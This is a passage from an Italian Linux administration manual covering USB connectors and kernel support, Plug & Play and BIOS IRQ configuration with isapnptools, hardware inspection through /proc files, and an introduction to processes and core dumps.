Figura 37.1. Porta USB di tipo «B» di un'unità periferica.





Figura 37.2. Un cavo USB, dove si possono notare i due connettori, «A» e «B», che hanno forme diverse.

Figura 37.3. Connettori USB: quello in alto va collegato all'unità di controllo (tipo «A»), oppure al concentratore, mentre quello in basso va collegato all'unità periferica (tipo «B»).

Il bus USB consente di collegare un massimo di 127 dispositivi, oltre all'unità di controllo. In questo numero vanno contati anche i concentratori. A differenza del bus SCSI, qui i dispositivi non devono essere numerati manualmente, perché a questo provvede automaticamente il sistema.

37.2 Alimentazione elettrica

Una caratteristica molto importante del bus USB è la possibilità di alimentare i dispositivi che vi si collegano, attraverso il collegamento del bus stesso. La corrente elettrica che può essere fornita in questo modo arriva normalmente a un massimo di 500 mA.

Un dispositivo USB comune può essere alimentato anche in modo indipendente, soprattutto se il suo consumo è elevato; tuttavia, il fatto che l'alimentazione esterna non sia sempre necessaria, consente di ridurre il cablaggio per la connessione di componenti esterni, soprattutto quando questi sono di piccole dimensioni.

37.3 Collegamento di una porta USB

In condizioni normali, non è necessario essere a conoscenza del modo in cui i quattro terminali di una porta USB devono essere collegati da un punto di vista elettrico. Tuttavia, alcune vecchie schede madri hanno un bus USB integrato a cui si accede attraverso una o due file di cinque o di quattro piedini ciascuna, senza che esista uno standard preciso per il collegamento di questi alla porta USB di tipo «A». Si osservi la figura 37.4 a questo proposito.



Figura 37.4. Piedini per collegare due porte USB di tipo «B» su una scheda madre molto vecchia, in cui non è chiaro come siano disposti i vari terminali.

Per prima cosa occorre comprendere un po' la logica delle connessioni USB, dal punto di vista fisico. La figura 37.5 schematizza una porta USB di tipo «A» su un pannello di un elaboratore.

Figura 37.5. Collegamento elettrico di una porta USB di tipo «A».

```
    1   2   3   4                terminale
.==================.                 1      + alimentazione 5 V
|  **  **  **  **  |                 2      - dati
|                  |                 3      + dati
|  .--.      .--.  |                 4      - alimentazione (massa)
'------------------'
```

Si può osservare che i terminali utilizzati per l'alimentazione sono quelli più esterni; inoltre, i terminali interni per i dati, hanno una polarità invertita rispetto all'alimentazione. Con un po' di fortuna, anche i terminali che sporgono da una scheda madre dovrebbero rispettare questa logica, tenendo conto che, se esistono cinque terminali, uno va collegato alla massa esterna, in modo distinto dall'alimentazione negativa. Una disposizione tipica dei piedini di una scheda madre è questa:

1. alimentazione +5 V;
2. dati, terminale negativo;
3. dati, terminale positivo;
4. massa dell'alimentazione (0 V);
5. massa esterna.

Un'altra possibilità comune è la seguente:

1. alimentazione +5 V;
2. dati, terminale negativo;
3. non collegato (piedino assente);
4. dati, terminale positivo;
5. massa dell'alimentazione (0 V);

In queste condizioni, è necessario verificare almeno i terminali che sono adibiti al trasporto dell'alimentazione, attraverso uno strumento di misura. A elaboratore spento, si può verificare quali piedini risultano essere collegati direttamente alla massa; se sono due per ogni fila, quello più interno dovrebbe corrispondere alla massa di alimentazione (0 V), mentre quello più esterno

dovrebbe essere collegato alla massa vera e propria. Il terminale esterno opposto di ogni fila, dovrebbe essere il positivo di alimentazione (+5 V), mentre i due terminali rimanenti dovrebbero essere quelli dei dati, con polarità alternate (vicino al positivo di alimentazione dovrebbe trovarsi il negativo dei dati; vicino al negativo di alimentazione, dovrebbe trovarsi il positivo dei dati). Se ci sono due file parallele di terminali, si può verificare che i piedini esterni riguardano l'alimentazione, perché risultano collegati assieme (i due terminali del positivo di alimentazione sono collegati tra loro, così come i due o i quattro terminali di massa). Accendendo l'elaboratore si può verificare che il terminale positivo dell'alimentazione ha una tensione di (+5 V).

37.4 Tipi di unità di controllo

Le unità di controllo USB sono fondamentalmente di due tipi, in base alla loro compatibilità con lo standard OHCI (*Open host controller interface*) o con lo standard UHCI (*Universal host controller interface*). Il secondo tipo è più semplice e più economico, ma richiede un carico maggiore per la CPU, a causa della maggiore complessità del software di gestione relativo.

37.5 Kernel Linux

La gestione di un bus USB in un sistema GNU/Linux parte dal kernel, che deve essere stato predisposto per questo (sezione 29.2.17). In particolare, deve essere stato selezionato il tipo di unità di controllo; in pratica si deve attivare la gestione UHCI, oppure OHCI. Eventualmente, per sapere a quale tipo appartiene la propria unità di controllo, dovrebbe essere sufficiente leggere il rapporto relativo al bus PCI (infatti, il bus USB si innesta normalmente in un bus PCI).

```
$ less /proc/pci
```

```
PCI devices found:
  ...
  Bus  0, device   7, function  2:
    USB Controller: VIA Technologies, Inc. UHCI USB (rev 17).
      IRQ 11.
      Master Capable.  Latency=32.
      I/O at 0xd400 [0xd41f].
```

Quello che si vede sopra è l'esempio di ciò che si può leggere nel file '`/proc/pci`', mentre sotto si vede un'interrogazione delle stesse notizie attraverso '**`lspci`**':

```
# lspci -v
```

```
00:07.2 USB Controller: VIA Technologies, Inc. VT82C586B USB (rev 11)
  (prog-if 00 [UHCI])
        Subsystem: Unknown device 0925:1234
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d400 [size=32]
        Capabilities: [80] Power Management version 2
```

In entrambi i casi, si vede la sigla UHCI, che chiarisce di che tipo sia il bus USB.

37.5.1 Informazioni

Nel kernel, dopo aver attivato la gestione del bus USB, conviene attivare anche la gestione di un file system virtuale che consente poi di avere maggiori informazioni sul funzionamento del bus e dei suoi componenti. La voce relativa a questa funzionalità dovrebbe essere *Preliminary USB device filesystem*.

Quando questo file system è disponibile, conviene montarlo nella directory '`/proc/bus/usb/`', per rispettare le convenzioni comuni. Nel file '`/etc/fstab`' si può aggiungere una riga simile a quella seguente:

```
none    /proc/bus/usb   usbdevfs        defaults        0       0
```

In questo modo, si otterrà l'inserimento automatico delle informazioni sul bus USB, a partire dalla directory '`/proc/bus/usb/`'. In particolare, il file '`/proc/bus/usb/devices`' è particolarmente ricco di informazioni.

```
T:  Bus=01 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=12  MxCh= 2
B:  Alloc= 11/900 us ( 1%), #Int=  1, #Iso=  0
D:  Ver= 1.00 Cls=09(hub  ) Sub=00 Prot=00 MxPS= 8 #Cfgs=  1
P:  Vendor=0000 ProdID=0000 Rev= 0.00
S:  Product=USB UHCI Root Hub
S:  SerialNumber=d400
C:* #Ifs= 1 Cfg#= 1 Atr=40 MxPwr=  0mA
I:  If#= 0 Alt= 0 #EPs= 1 Cls=09(hub  ) Sub=00 Prot=00 Driver=hub
E:  Ad=81(I) Atr=03(Int.) MxPS=   8 Ivl=255ms
T:  Bus=01 Lev=01 Prnt=01 Port=00 Cnt=01 Dev#=  2 Spd=12  MxCh= 0
D:  Ver= 1.00 Cls=00(>ifc ) Sub=00 Prot=00 MxPS=64 #Cfgs=  1
P:  Vendor=03f0 ProdID=0105 Rev= 1.00
C:* #Ifs= 1 Cfg#= 1 Atr=40 MxPwr=100mA
I:  If#= 0 Alt= 0 #EPs= 3 Cls=00(>ifc ) Sub=00 Prot=00 Driver=usbscanner
E:  Ad=01(O) Atr=02(Bulk) MxPS=  64 Ivl=  0ms
E:  Ad=82(I) Atr=02(Bulk) MxPS=  64 Ivl=  0ms
E:  Ad=83(I) Atr=03(Int.) MxPS=   1 Ivl=  1ms
T:  Bus=01 Lev=01 Prnt=01 Port=01 Cnt=02 Dev#=  3 Spd=12  MxCh= 0
D:  Ver= 1.00 Cls=00(>ifc ) Sub=00 Prot=00 MxPS= 8 #Cfgs=  1
P:  Vendor=07c4 ProdID=0103 Rev= 9.04
S:  Manufacturer=OnSpec Electronic, Inc.
S:  Product=USB Disk
S:  SerialNumber=02A86999A8
C:* #Ifs= 1 Cfg#= 1 Atr=40 MxPwr=  0mA
I:  If#= 0 Alt= 0 #EPs= 2 Cls=08(stor.) Sub=06 Prot=50 Driver=usb-storage
E:  Ad=01(O) Atr=02(Bulk) MxPS=  64 Ivl=  0ms
E:  Ad=82(I) Atr=02(Bulk) MxPS=  64 Ivl=  0ms
```

L'esempio mostra le informazioni ottenute dalla presenza di un'unità di controllo, uno scanner e un disco esterno. Il punto di riferimento che indica l'inizio di un dispositivo è dato dalle righe che iniziano con la lettera «T»:

```
T:  Bus=01 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=12  MxCh= 2
...
T:  Bus=01 Lev=01 Prnt=01 Port=00 Cnt=01 Dev#=  2 Spd=12  MxCh= 0
...
T:  Bus=01 Lev=01 Prnt=01 Port=01 Cnt=02 Dev#=  3 Spd=12  MxCh= 0
```

Per conoscere il significato delle informazioni che appaiono in questo file, conviene consultare *The Linux USB sub-system*, di Brad Hards, citato anche alla fine del capitolo.

37.5.2 Dischi esterni

Vale la pena di annotare il caso particolare delle unità a disco collegate attraverso un bus USB. Quando vengono collegati, anche a caldo, dovrebbero essere individuati dal kernel, che li associa a unità SCSI. Anche in questo contesto può tornare utile '**`cdrecord`**' con l'opzione '**`-scanbus`**':

```
# cdrecord -scanbus
```

```
Cdrecord 1.8 (i686-pc-linux-gnu) Copyright (C) 1995-2000 Jörg Schilling
Using libscg version 'schily-0.1'
scsibus0:
        0,0,0     0) *
        0,1,0     1) *
```

```
        0,2,0     2) 'FUJITSU ' 'M2513A          ' '1200' Removable Optical Storage
        0,3,0     3) 'TEAC    ' 'CD-R55S         ' '1.0E' Removable CD-ROM
        0,4,0     4) *
        0,5,0     5) *
        0,6,0     6) *
        0,7,0     7) *
scsibus1:
        1,0,0   100) 'LITE-ON ' 'LTR-12102B      ' 'NS1H' Removable CD-ROM
        1,1,0   101) *
        1,2,0   102) *
        1,3,0   103) *
        1,4,0   104) *
        1,5,0   105) *
        1,6,0   106) *
        1,7,0   107) *
scsibus2:
        2,0,0   200) 'IBM-DJSA' '-210            ' 'AB8A' Disk
        2,1,0   201) *
        2,2,0   202) *
        2,3,0   203) *
        2,4,0   204) *
        2,5,0   205) *
        2,6,0   206) *
        2,7,0   207) *
```

Trattandosi di un disco, dato che esiste già un'unità a disco nelle coordinate «0,2,0» (mentre gli altri componenti sono unità CD-ROM), si potrà accedere a questo con i file di dispositivo '`/dev/sdb*`'.

37.6 Riferimenti

- Brad Hards, *The Linux USB sub-system*, Sigma Bravo Pty
  <*http://www.linux-usb.org/USB-guide/book1.html*>

Problemi di configurazione dell'hardware

Il Plug & Play è un protocollo il cui scopo è quello di consentire al firmware e al sistema operativo di identificare facilmente l'hardware ed eventualmente di riconfigurarlo nel modo più opportuno. I kernel Linux recenti incorporano delle funzionalità di Plug & Play (sezione 29.2.6), tuttavia questo non basta a risolvere tutti i problemi che si possono presentare con l'hardware che utilizza questo standard.

38.1 Configurazione del firmware BIOS

In presenza di hardware PCI e Plug & Play è necessario verificare la configurazione del firmware BIOS a questo proposito. Se tutto l'hardware installato può essere suddiviso semplicemente in schede ISA tradizionali (che non sono Plug & Play) e schede PCI, dovrebbe essere conveniente indicare al BIOS che **non** si dispone di un sistema operativo Plug & Play. In questo modo si lascia al BIOS il compito di gestire opportunamente l'hardware PCI.

```
PnP Operating System: NO
```

Tuttavia, questi tipi di BIOS richiedono l'indicazione, più o meno dettagliata, dei livelli IRQ che sono riservati alle schede ISA normali e di quelli che sono disponibili per le schede PCI e per il Plug & Play. A volte, per indicare che un livello IRQ è riservato a schede ISA tradizionali, si usa la definizione *legacy ISA*. Per esempio:

```
IRQ3  available to: ISA
IRQ4  available to: ISA
    ...
IRQ9  available to: PCI/PnP
IRQ10 available to: PCI/PnP
    ...
```

oppure:

```
IRQ3:  Legacy ISA
IRQ4:  Legacy ISA
    ...
IRQ9:  available
IRQ10: available
    ...
```

Nei BIOS più vecchi potrebbe essere stato previsto solo l'elenco dei livelli IRQ disponibili per le schede PCI e per il Plug & Play, sottintendendo che il resto è destinato a componenti ISA tradizionali.

```
1st available IRQ:  9
2nd available IRQ: 10
3rd available IRQ: 11
4th available IRQ: 13
```

Eventualmente, in presenza di schede ISA Plug & Play, se si hanno difficoltà a utilizzare gli strumenti per la gestione del Plug & Play all'interno del sistema operativo, si può provare a indicare al BIOS che si dispone di un sistema capace di gestirlo:

```
PnP Operating System: YES
```

Tuttavia, dopo aver provato, è bene mantenere questo tipo di configurazione solo nel caso in cui siano osservati effettivamente dei risultati migliori. In generale, dovrebbe convenire il lasciare fare tutto al BIOS.

38.2 Punto di vista del kernel Linux

Quando si hanno difficoltà con le configurazioni hardware, ma il sistema operativo si avvia ugualmente anche senza riuscire a gestire quella scheda particolare per la quale ci si sta impegnando tanto, è importante osservare cosa riconosce il kernel Linux della situazione attuale. Questo lo si ottiene analizzando alcuni file virtuali contenuti nella directory '`/proc/`': '`dma`', '`interrupts`', '`ioports`' e '`pci`'.

38.2.1 /proc/dma

Il file '`/proc/dma`' contiene l'elenco dei canali DMA utilizzati. In generale si dovrebbe osservare almeno il contenuto seguente:

```
 4: cascade
```

38.2.2 /proc/interrupts

Il file '`/proc/interrupts`' elenca i livelli di IRQ utilizzati in un certo momento. Si osservi l'esempio seguente:

```
           CPU0
  0:     235243          XT-PIC  timer
  1:      13476          XT-PIC  keyboard
  2:          0          XT-PIC  cascade
  4:         22          XT-PIC  serial
  9:       1171          XT-PIC  fdomain
 12:          0          XT-PIC  eth0
 13:          1          XT-PIC  fpu
 14:       3258          XT-PIC  ide0
 15:          5          XT-PIC  ide1
NMI:          0
ERR:          0
```

Come si vede, non appaiono gli IRQ delle porte seriali e delle porte parallele, ma di queste occorre tenere conto ugualmente. Di solito si tratta di IRQ 4 e IRQ 3 per la prima e la seconda porta seriale, di IRQ 7 per la prima porta parallela ed eventualmente di IRQ 5 per la seconda porta parallela (ammesso che questa esista effettivamente).[1]

38.2.3 /proc/ioports

Il file '`/proc/ioports`' contiene l'elenco degli indirizzi di I/O utilizzati. Quello che si ottiene leggendo questo file potrebbe essere simile all'esempio seguente:

```
0000-001f : dma1
0020-003f : pic1
0040-005f : timer
0060-006f : keyboard
0080-008f : dma page reg
00a0-00bf : pic2
00c0-00df : dma2
00f0-00ff : fpu
0170-0177 : ide1
01f0-01f7 : ide0
02f8-02ff : serial(auto)
0376-0376 : ide1
```

[1] Bisogna ricordare che IRQ 2 e IRQ 9 sono in pratica la stessa cosa. La voce '**`cascade`**' a fianco di IRQ 2 sta a sottolineare questo fatto.

```
0378-037a : parport0
03c0-03df : vga+
03f6-03f6 : ide0
03f8-03ff : serial(auto)
8000-8007 : ide0
8008-800f : ide1
ff80-ff9f : eth0
ffa0-ffaf : fdomain
```

38.2.4 /proc/pci

Il file '`/proc/pci`' è molto importante, dal momento che elenca le caratteristiche delle unità PCI che sono state rilevate automaticamente. Vale la pena di confrontare il contenuto di questo file con le informazioni ottenute dagli altri descritti precedentemente e anche con quanto definito nella configurazione del firmware BIOS.

```
PCI devices found:
  Bus  0, device   0, function  0:
    Host bridge: Intel 82437 (rev 2).
      Medium devsel.  Master Capable.  Latency=32.
  Bus  0, device   7, function  0:
    ISA bridge: Intel 82371FB PIIX ISA (rev 2).
      Medium devsel.  Fast back-to-back capable.
      Master Capable.  No bursts.
  Bus  0, device   7, function  1:
    IDE interface: Intel 82371FB PIIX IDE (rev 2).
      Medium devsel.  Fast back-to-back capable.
      Master Capable.  Latency=32.
      I/O at 0x8000 [0x8001].
  Bus  0, device  17, function  0:
    Ethernet controller: 3Com 3C590 10bT (rev 0).
      Medium devsel.  IRQ 12.
      Master Capable.  Latency=248.  Min Gnt=3.Max Lat=8.
      I/O at 0xff80 [0xff81].
  Bus  0, device  18, function  0:
    VGA compatible controller: S3 Inc. Trio32/Trio64 (rev 83).
      Medium devsel.  IRQ 12.
      Non-prefetchable 32 bit memory at 0xf8000000 [0xf8000000].
  Bus  0, device  19, function  0:
    SCSI storage controller: Future Domain TMC-18C30 (rev 0).
      Medium devsel.  Fast back-to-back capable.  IRQ 9.
      I/O at 0xffa0 [0xffa1].
```

38.3 Problemi con le schede ISA Plug & Play

Riguardo all'hardware Plug & Play, i problemi maggiori si hanno con le schede ISA e a volte con quei componenti addizionali integrati nella scheda madre (per esempio per la gestione dell'audio). I motivi possono essere di due tipi: l'hardware in questione può non essere perfettamente aderente alle specifiche del Plug & Play, oppure la gestione del kernel per questi componenti può essere rimasta legata a versioni vecchie, non Plug & Play, dello stesso hardware. Nel primo caso c'è poco da fare, nel secondo, occorre utilizzare del software esterno per configurare queste schede nel modo in cui poi il kernel si aspetta di trovarle.

38.3.1 Isapnptools

Il pacchetto Isapnptools [2] permette di interrogare le schede Plug & Play e di eseguire le operazioni di riconoscimento tipiche di un BIOS Plug & Play. Inoltre, dopo aver determinato le possibilità di queste schede, può impostare la configurazione prescelta.

L'utilizzo di Isapnptools può creare dei conflitti con il sistema operativo in funzione, nella maggior parte dei casi, tanto che si rischia di bloccare tutto in modo irreversibile (si può utilizzare solo il tastino di reinizializzazione o direttamente l'interruttore generale dell'elaboratore).

Ciò significa che questi strumenti vanno usati con prudenza, possibilmente con un sistema avviato in modo da avere il minor numero di servizi attivi ('**single**'), anche se questo fatto non esclude tutti i rischi di perdita dei dati.

Il pacchetto Isapnptools si compone fondamentalmente di '**isapnp**', per configurare le schede una volta determinate le loro carateristiche Plug & Play, il file '`/etc/isapnp.conf`', da preparare con le impostazioni che si vogliono fissare nelle schede, infine il programma '**pnpdump**', che aiuta a realizzare il file '`/etc/isapnp.conf`'.[3]

Se si dispone di una scheda ISA Plug & Play per la quale si vorrebbe definire la configurazione, si potrebbe usare '**pnpdump**', che si occupa di scandire le schede di questo tipo, generando un rapporto utile come punto di partenza per realizzare il file di configurazione '`/etc/isapnp.conf`'. Purtroppo si tratta di un'operazione delicata che rischia di bloccare il sistema.

`#` **`pnpdump | less`**[*Invio*]

Quello che si ottiene potrebbe essere qualcosa di simile al listato seguente, dove in particolare si rivela la presenza di una scheda SoundBlaster ('**Creative SB32 PnP**').

```
    ...
# Trying port address 0203
# Trying port address 020b
# Board 1 has serial identifier 9a 00 04 09 49 48 00 8c 0e

# (DEBUG)
(READPORT 0x020b)
(ISOLATE PRESERVE)
(IDENTIFY *)

# Card 1: (serial identifier 9a 00 04 09 49 48 00 8c 0e)
# Vendor Id CTL0048, Serial Number 264521, checksum 0x9A.
# Version 1.0, Vendor version 1.0
# ANSI string -->Creative SB32 PnP<--
#
# Logical device id CTL0031
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL0048/264521 (LD 0
#     ANSI string -->Audio<--

# Multiple choice time, choose one only !
```

[2] **Isapnptools** GNU GPL

[3] Il funzionamento di questi programmi viene mostrato in maniera superficiale. Per approfondire l'argomento occorrerebbe studiare qualcosa sulle specifiche Plug & Play e quindi leggere i documenti *isapnp(8)*, *isapnp.conf(5)* e *pnpdump(8)*.

```
#     Start dependent functions: priority preferred
#       IRQ 5.
#             High true, edge sensitive interrupt (by default)
# (INT 0 (IRQ 5 (MODE +E)))
#       First DMA channel 1.
#             8 bit DMA only
#             Logical device is not a bus master
#             DMA may execute in count by byte mode
#             DMA may not execute in count by word mode
#             DMA channel speed in compatible mode
    ...
#     End dependent functions
# (ACT Y)
))
    ...
```

Osservando attentamente il risultato, si comprende che le direttive necessarie per definire le risorse dei componenti sono tutte commentate. In pratica, si potrebbe utilizzare questo risultato togliendo i commenti dove opportuno.

`pnpdump > /etc/isapnp.conf`[*Invio*]

Il comando che si vede serve proprio per generare un file '`/etc/isapnp.conf`' pronto per essere modificato in base alle scelte personali. Tuttavia, si potrebbe essere imbarazzati davanti a tutte le scelte possibili. In questo senso viene in aiuto l'opzione '**`-c`**' di '**`pnpdump`**', con la quale questo programma cerca di determinare anche quale sia la configurazione più sicura, generando un file in cui le direttive «giuste» appaiono senza commento.

> Per ottenere questo si avvale anche di '**`lspci`**' che deve essere stato installato, allo scopo di permettere l'interrogazione delle informazioni attuali sulle unità PCI. Questo programma, '**`lspci`**', dovrebbe trovarsi nel pacchetto PCIutils, ovvero *Linux PCI utilities*.

`pnpdump -c > /etc/isapnp.conf`[*Invio*]

Anche con un file generato in questo modo è bene essere prudenti. In generale è meglio commentare tutte le direttive riferite a unità che funzionano già per conto proprio. Una volta definito il file di configurazione che si ritiene corretto, si utilizza '**`isapnp`**' per impostare le schede Plug & Play.

`isapnp /etc/isapnp.conf`[*Invio*]

> La dichiarazione di ogni componente Plug & Play, come si vede dal file generato da '**`pnpdump`**', deve terminare con l'istruzione '**`(ACT Y)`**' e subito dopo si devono chiudere le parentesi che erano state aperte all'inizio del blocco: '**`(CONFIGURE`** ... **`(`** ... **`))`**'. Se manca questa istruzione, la configurazione non viene passata alla scheda corrispondente, mentre se mancano le parentesi di conclusione, si rischia di includere le istruzioni successive che invece si rivolgono a componenti differenti.

Si è accennato al fatto che con '**`pnpdump`**' si rischia di bloccare il sistema. Questo programma, per trovare le schede Plug & Play, deve eseguire una scansione di indirizzi di I/O nell'intervallo tra 203_{16} e $3FF_{16}$. Mentre esegue questa scansione può entrare in conflitto con qualcosa (e questo succede sicuramente se non trova alcuna scheda ISA Plug & Play). Se ciò accade, si dovrebbe avere il modo di annotare l'indirizzo a partire dal quale si è verificato il problema. In seguito, dopo aver riavviato l'elaboratore, si può ritentare la scansione utilizzando un indirizzo di partenza successivo rispetto a quello.

```
# pnpdump -c 0x320 > /etc/isapnp.conf[ Invio ]
```

In questo caso si richiede espressamente di iniziare la scansione da 320_{16}, nella speranza di saltare indirizzi precedenti che hanno creato dei problemi.

38.4 Strumenti specifici della distribuzione Red Hat

la distribuzione Red Hat propone un programma sperimentale per il riconoscimento dell'hardware. Si tratta di '**hwdiag**' (il nome del file RPM dovrebbe essere 'rhs-hwdiag-*i386.rpm'). Trattandosi di qualcosa che scandisce tutto l'hardware, comprese le porte seriali e parallele, c'è sempre il rischio che a seguito della scansione il sistema operativo resti bloccato, per cui è bene ridurre l'attività al minimo prima di provare a utilizzarlo.

In particolare, la sua breve documentazione ricorda i rischi legati alla scansione delle porte seriali. Per esempio, il fatto di avere il demone '**gpm**' in funzione per controllare un mouse seriale, comporta poi un conflitto con la scansione di '**hwdiag**', che porta al blocco delle applicazioni che utilizzano il mouse stesso. Ancora peggio se in quel momento è in funzione il sistema grafico X che utilizza un mouse seriale.

Tuttavia, anche con questi rischi può essere utile raccogliere tutte le informazioni che si riescono ad avere sull'hardware del proprio elaboratore. Il programma si avvia semplicemente, senza opzioni:

```
# hwdiag[ Invio ]
```

La figura 38.1 mostra la maschera iniziale di questo programma, mentre la figura 38.2 mostra il risultato di una scansione ipotetica: come si vede dai pulsanti grafici, è possibile salvare il rapporto in un file.

Figura 38.1. La maschera iniziale di '**hwdiag**'.

```
.----------------------| Introduction |----------------------.
|                                                            |
|     The Red Hat HW Discovery Utility is intended to aid    |
|    end-users in determining the hardware installed in      |
|    their system. By using various probing methods (PCI,    |
|    PnP, etc), this utility should find most post-1994      |
|    hardware. On older machines hardware may not be         |
|    detected, since there were few standards on how to      |
|    detect hardware back then.                              |
|                                                            |
|                  Would you like to continue?               |
|                                                            |
|                  .----.           .------.                 |
|                  | Ok |           | Quit |                 |
|                  '----'           '------'                 |
|                                                            |
'------------------------------------------------------------'
```

Figura 38.2. Il risultato di una scansione con '**`hwdiag`**'.

```
.---------------------| Currently Installed Devices |----------------------.
|                          Probe                                            |
|    Port         Bus      Status      Mfg/Model/Description               |
|   ------       -----    --------    -----------------------              |
| /dev/lp0     PARALLEL   LOCKED      No info available for this port.    #|
| /dev/lp1     PARALLEL <Port does not exist>                             X|
| /dev/lp2     PARALLEL <Port does not exist>                             X|
| /dev/psaux    PSAUX   <Port does not exist>                             X|
| /dev/hda       IDE    IDE device    QUANTUM SIROCCO1700A/HARD DRIVE/    X|
| /dev/hdb       IDE      FAILED      No info available for this port.    X|
| /dev/hdc       IDE      FAILED      No info available for this port.    X|
| /dev/hdd       IDE      FAILED      No info available for this port.    X|
| /dev/hde       IDE      FAILED      No info available for this port.    X|
| /dev/hdf       IDE      FAILED      No info available for this port.    X|
|                                                                           |
|             .-------.    .-----------------.     .------.                 |
|             | Help |    | Generate Report |     | Quit |                  |
|             '------'    '-----------------'     '------'                 |
|                                                                           |
'---------------------------------------------------------------------------'
```

Si veda anche il programma '**`sndconfig`**' (del pacchetto omonimo), il cui scopo è quello di facilitare l'individuazione e la configurazione di schede audio (Plug & Play e anche non). Se ne trova la descrizione nella sezione 334.1.2.

38.5 Riferimenti

- Peter Fox, *ISA PnP utilities*

  <*file:///usr/share/doc/isapnptools/README*>

Parte x

Processi di elaborazione

Introduzione ai processi di elaborazione

Un programma singolo, nel momento in cui viene eseguito, è un *processo*. La nascita di un processo, cioè l'avvio di un programma, può avvenire solo tramite una richiesta da parte di un altro processo già esistente. Si forma quindi una sorta di gerarchia dei processi organizzata ad albero. Il processo principale (*root*) che genera tutti gli altri, è quello dell'eseguibile '**`init`**' che a sua volta è attivato direttamente dal kernel.

In linea di principio, il programma avviato dal kernel come processo principale, può essere qualunque cosa, anche una shell (tenendo conto, comunque, che il kernel predilige l'eseguibile '`/sbin/init`'), ma in tal caso si tratta di applicazioni specifiche e non di un sistema standard.

Qui si preferisce utilizzare il nome Init per identificare il processo principale, tenendo conto che questo si concretizza generalmente nell'eseguibile '**`init`**'.

39.1 Tabella dei processi

Il kernel gestisce una tabella dei processi che serve a tenere traccia del loro stato. In particolare sono registrati i valori seguenti:

- il nome dell'eseguibile in funzione;
- gli eventuali argomenti passati all'eseguibile al momento dell'avvio attraverso la riga di comando;
- il numero di identificazione del processo;
- il numero di identificazione del processo che ha generato quello a cui si fa riferimento;
- il nome del dispositivo di comunicazione se il processo è controllato da un terminale;
- il numero di identificazione dell'utente;
- il numero di identificazione del gruppo;

39.1.1 /proc/

Il kernel Linux rende disponibile i dati della tabella dei processi attraverso un file system virtuale montato nella directory '`/proc/`'. Dalla presenza di questo file system virtuale dipendono la maggior parte dei programmi che si occupano di gestire i processi.

In particolare, a partire da questa directory se ne diramano altre, tante quanti sono i processi in esecuzione, ognuna identificata dal numero del processo stesso. Per esempio, '`/proc/1/`' contiene una serie di file virtuali che rappresentano lo stato del processo numero uno, ovvero Init che è sempre il primo a essere messo in funzione. Il listato seguente mostra il contenuto che potrebbe avere il file '`/proc/1/status`'.

```
Name:   init
State:  S (sleeping)
Pid:    1
PPid:   0
Uid:    0       0       0       0
Gid:    0       0       0       0
Groups:
VmSize:      764 kB
VmLck:         0 kB
```

```
VmRSS:        16 kB
VmData:       64 kB
VmStk:         4 kB
VmExe:        24 kB
VmLib:       628 kB
SigPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000057f0d8fc
SigCgt: 00000000280b2603
CapInh: 00000000fffffeff
CapPrm: 00000000ffffffff
CapEff: 00000000fffffeff
```

39.2 Nascita e morte di un processo

Come è già stato accennato, la nascita di un processo, cioè l'avvio di un programma, può avvenire solo tramite una richiesta da parte di un altro processo già esistente, utilizzando la chiamata di sistema '**`fork()`**'. Per esempio, quando si avvia un programma attraverso il terminale, è l'interprete dei comandi (la shell) che genera il processo corrispondente.

Quando un processo termina, lo fa attraverso la chiamata di sistema '**`exit()`**', trasformandosi in un cosiddetto *zombie*. È poi il processo che lo ha generato che si deve occupare di eliminarne le tracce.

Il processo genitore, per avviare l'eliminazione dei suoi processi zombie, deve essere avvisato che ne esiste la necessità attraverso un segnale '**`SIGCHLD`**'. Questo segnale viene inviato proprio dalla funzione di sistema '**`exit()`**', ma se il meccanismo non funziona come previsto, si può inviare manualmente un segnale '**`SIGCHLD`**' al processo genitore. In mancanza d'altro, si può far terminare l'esecuzione del processo genitore stesso.

Il processo che termina potrebbe avere avviato a sua volta altri processi (figli). In tal caso, questi vengono affidati al processo numero uno, cioè Init.

39.2.1 Core dump

A volte, l'interruzione di un processo provoca il cosiddetto *scarico della memoria* o *core dump*. In pratica si ottiene un file nella directory corrente, contenente l'immagine del processo interrotto. Per tradizione, questo file è denominato '`core`', in onore dei primo tipo di memoria centrale che sia stato utilizzato: la memoria a nuclei magnetici, ovvero *core memory*.

Questi file servono a documentare un incidente di funzionamento e a permetterne l'analisi attraverso strumenti diagnostici opportuni. Solitamente possono essere cancellati tranquillamente.

La proliferazione di questi file va tenuta sotto controllo: di solito non ci si rende conto se un processo interrotto ha generato o meno lo scarico della memoria. Ogni tanto vale la pena di fare una ricerca all'interno del file system per rintracciare questi file, come nell'esempio seguente:

```
# find / -name core -type f -print
```

Ciò che conta è di non confondere *core* con spazzatura: ci possono essere dei file chiamati '`core`' per qualche motivo, che nulla hanno a che fare con lo scarico della memoria.

